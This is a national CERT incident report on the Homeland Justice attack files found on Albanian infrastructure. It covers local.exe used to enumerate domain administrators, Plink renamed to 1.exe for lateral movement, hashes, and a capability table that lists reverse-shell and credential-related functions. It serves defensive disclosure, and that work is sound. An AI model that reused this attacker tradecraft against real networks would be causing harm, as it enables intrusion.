NATIONAL AUTHORITY FOR ELECTRONIC CERTIFICATION AND CYBER SECURITY

Analysis of Homeland Justice Attack Files That Impacted Infrastructure in Rep. of Albania

(Local.exe; p.ps1; 1.exe; staging.exe; NACL.exe)

Date: 28.12.2023
Version: 1.0

Table of Contents:

Table of Figures

This report is designed to document the analyses of the Cyber Attack against IT infrastructures. The content of this report is based on the available information up until the date of the complete analysis.
The distribution of this report aims to inform and increase awareness of third parties interested in the documented Cyber Attack. This report should not be treated as finalized until the date of its final update.

This report has limitations and should be treated with caution!

Some of these limitations include:

Initial phase:

Information Source: The report is based on the available information from the initial moment of its preparation. Meanwhile, some aspects may be different from current developments.

Second phase:

Analysis details: Due to the limitations of sources, some aspects of the incident may not be fully analyzed. Any unknown extra information may be reflected in report changes.

Third phase:

Limited analysis: Due to the complicated nature of the Cyber Attack, the analysis may be limited in some aspect. The interpretation of the event is subjective and may be influenced from the absence of some key data.

Final phase:

Information security: In order to protect confidential sources and information, some details may be limited or not included in this report. This decision has been made with the intention of maintaining the integrity and security of the data used.

AKCESK reserves the right to change or update any part of this report without any prior notice.
This report is not a finalized documentation (other details of the threat actors will be available upon on a second moment)

The findings of this report are based on the available information during the time of the investigation and analysis. There is no guarantee relating to the possible changes or information updates which have been reported during the following period. The authors of the report do not take responsibility for the wrongful usage, or the consequences of any decision based on this report

As soon as the AKCESK (NAECCS) team was notified of the incidents of the Albanian Parliament, engaged its technical team to enable the recovery of the impacted infrastructures. The team immediately took measures by visiting the premises of the company, and recommendations were given to block and react to the occurred attack, giving them as a recommendation the immediate blocking of the services in order to make the primary analysis of the attack and to eliminate *persistence* of thread actors.

Technical Information

From the analysis performed on the behaviors of the attack, the following malicious files were highlighted:

- ***local.exe, 1.exe, p.ps1, staging.exe, NACL.exe***





Figure 1: Malicious files


The following files were found in a directory titled "*tools*". This folder is found in the *TEMP* directory of *Localdisk (C:)*



Name	Date modified	Type	Size
1.exe	12/16/2023 1:32 PM	Application	966 KB
local.exe	10/20/2023 8:09 PM	Application	89 KB
staging.exe	12/20/2023 2:18 PM	Application	13,941 KB

Figure 2: Files found in the tools directory


NACL.exe and **p.ps1** files were found in the C:\Users\Public directory.



Name	Date modified	Type	Size
Public Documents	11/3/2023 11:57 AM	File folder	
Public Downloads	12/7/2019 10:14 AM	File folder	
Public Music	12/7/2019 10:14 AM	File folder	
Public Pictures	12/7/2019 10:14 AM	File folder	
Public Videos	12/7/2019 10:14 AM	File folder	
NACL.exe	12/25/2023 9:52 PM	Application	221 KB
p.ps1	12/25/2023 10:44 PM	Windows PowerSh...	10 KB


Figure 3: Files found in the C:\Users\Public

To detect local users in a server or domain, the threat actors have used **local.exe** file. This file is executed through the **CMD** interface using the commands shown in figure 4 and figure 5.



```
C:\Users\Administrator\Desktop>local.exe

Displays members of local groups on remote servers or domains.

LOCAL group_name domain_name | \\server

  group_name     The name of the local group to list the members of.
  domain_name    The name of a network domain.
  \\server       The name of a network server.

Examples:
  Local "Power Users" EastCoast
  Displays the members of the group 'Power Users' in the EastCoast domain.

  Local Administrators \\BLACKCAT
  Displays the members of the group Administrators on server BLACKCAT.

Notes:
  Names that include space characters must be enclosed in double quotes.
  To list members of global groups use Global.Exe.
  To get the Server name for a give Domain use GetDC.Exe.
```

Figure 4: Commands used for host scanning




```
C:\Users\Administrator\Desktop>local.exe "Power Users" \\test.al
'Power Users' group not found.

C:\Users\Administrator\Desktop>local.exe "Administrators" \\test.al
Administrator
Enterprise Admins
Domain Admins
poc-3
```

Figure 5: Figure 5: Search for system users (local or domain)

Analysis of the “1.exe” file

A tool used is the legitimate *Plink* file titled “**1.exe**”




Property	Value
File Name	C:\Users\flare\Desktop\tools\1.exe
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	965.80 KB (988976 bytes)
PE Size	944.00 KB (966656 bytes)
Created	Tuesday 26 December 2023, 14.26.06
Modified	Saturday 16 December 2023, 13.32.58
Accessed	Thursday 28 December 2023, 12.15.29
MD5	DEAED4F96276C8EB5C8F712E519F3506
SHA-1	4E265736EAA201E270D851074878DFA60259E806

Property	Value
CompanyName	Simon Tatham
ProductName	PuTTY suite
FileDescription	Command-line SSH, Telnet, and Rlogin client
InternalName	Plink
OriginalFilename	Plink
FileVersion	Release 0.79
ProductVersion	Release 0.79


Figure 6: Details of 1.exe file

From the analysis conducted, it is evidenced that *Plink* of the *PuTTY* program (free and open-source emulation software) has been placed in this file, from which it has performed *SSH*, *Telnet* and *Rlogin* actions remotely. Threat actors have used this file to access through command line other devices detected in the network.



```
Capability                                              Namespace

check for time delay via GetTickCount (4 matches)       anti-analysis/anti-debugging/debugger-detection
parse credit card information                           collection/credit-card
create reverse shell                                    communication/c2/shell
connect pipe (2 matches)                                communication/named-pipe/connect
encode data using Base64                                data-manipulation/encoding/base64
reference Base64 string                                 data-manipulation/encoding/base64
encode data using XOR (98 matches)                      data-manipulation/encoding/xor
decrypt data using AES via x86 extensions (3 matches)   data-manipulation/encryption/aes
encrypt data using AES via x86 extensions (10 matches)  data-manipulation/encryption/aes
encrypt data using blowfish                             data-manipulation/encryption/blowfish
encrypt data using RC4 KSA (2 matches)                  data-manipulation/encryption/rc4
encrypt data using RC4 PRGA (2 matches)                 data-manipulation/encryption/rc4
hash data using murmur3                                 data-manipulation/hashing/murmur
hash data using SHA1                                    data-manipulation/hashing/sha1
hash data using sha1 via x86 extensions                 data-manipulation/hashing/sha1
hash data using SHA256                                  data-manipulation/hashing/sha256
hash data using sha256 via x86 extensions               data-manipulation/hashing/sha256
hash data using SHA512 (3 matches)                      data-manipulation/hashing/sha512
authenticate HMAC                                       data-manipulation/hmac
debug build                                             executable/pe/debug
query environment variable (3 matches)                  host-interaction/environment-variable
set environment variable (2 matches)                    host-interaction/environment-variable
get common file path (3 matches)                        host-interaction/file-system
delete file                                             host-interaction/file-system/delete
check if file exists                                    host-interaction/file-system/exists
enumerate files on Windows (2 matches)                  host-interaction/file-system/files/list
read file on Windows (17 matches)                       host-interaction/file-system/read
write file on Windows (6 matches)                       host-interaction/file-system/write
find graphical window (4 matches)                       host-interaction/gui/window/find
get memory capacity                                     host-interaction/hardware/memory
check mutex and exit                                    host-interaction/mutex
create process on Windows                               host-interaction/process/create
terminate process                                       host-interaction/process/terminate
query or enumerate registry key                         host-interaction/registry
query or enumerate registry value (5 matches)           host-interaction/registry
set registry value                                      host-interaction/registry/create
get session user name (2 matches)                       host-interaction/session
compare security identifiers                            host-interaction/sid
create thread (2 matches)                               host-interaction/thread/create
link many functions at runtime (3 matches)              linking/runtime-linking
parse PE header (4 matches)                             load-code/pe
resolve function by parsing PE exports (3 matches)      load-code/pe
```


Figure 7: Capabilities of the file



```
C:\Users\Administrator\Desktop\tools>1.exe
Plink: command-line connection utility
Release 0.79
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
  -v        show verbose messages
  -load sessname  Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
  -ssh-connection
            force use of the bare ssh-connection protocol
  -P port   connect to specified port
  -l user   connect with specified username
  -batch    disable all interactive prompts
  -proxycmd command
            use 'command' as local proxy
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
            Specify the serial configuration (serial only)
The following options only apply to SSH connections:
  -pwfile file   login with password read from specified file
  -D [listen-IP:]listen-port
            Dynamic SOCKS-based port forwarding
  -L [listen-IP:]listen-port:host:port
            Forward local port to remote address
  -R [listen-IP:]listen-port:host:port
            Forward remote port to local address
  -X -x     enable / disable X11 forwarding
  -A -a     enable / disable agent forwarding
  -t -T     enable / disable pty allocation
  -1 -2     force use of particular SSH protocol version
  -4 -6     force use of IPv4 or IPv6
  -C        enable compression
  -i key    private key file for user authentication
  -noagent  disable use of Pageant
  -agent    enable use of Pageant
  -no-trivial-auth
            disconnect if SSH authentication succeeds trivially
  -noshare  disable use of connection sharing
  -share    enable use of connection sharing
  -hostkey keyid
            manually specify a host key (may be repeated)
  -sanitise-stderr, -sanitise-stdout, -no-sanitise-stderr, -no-sanitise-stdout
            do/don't strip control chars from standard output/error
  -no-antispoof   omit anti-spoofing prompt after authentication
  -m file   read remote command(s) from file
  -s        remote command is an SSH subsystem (SSH-2 only)
  -N        don't start a shell/command (SSH-2 only)
  -nc host:port
            open tunnel in place of session (SSH-2 only)
  -sshlog file
  -sshrawlog file
            log protocol details to a file
  -logoverwrite
  -logappend
            control what happens when a log file already exists
  -shareexists
            test whether a connection-sharing upstream exists
```

Figure 8: Command functions of the 1.exe file

After a full scan in the network, the attackers have created a file named **hosts.txt**, where they place the names of all the hosts or computers where the attack would be attempted **([computer-name].[domain]**). To distribute the malicious files in the network, the following commands were used:

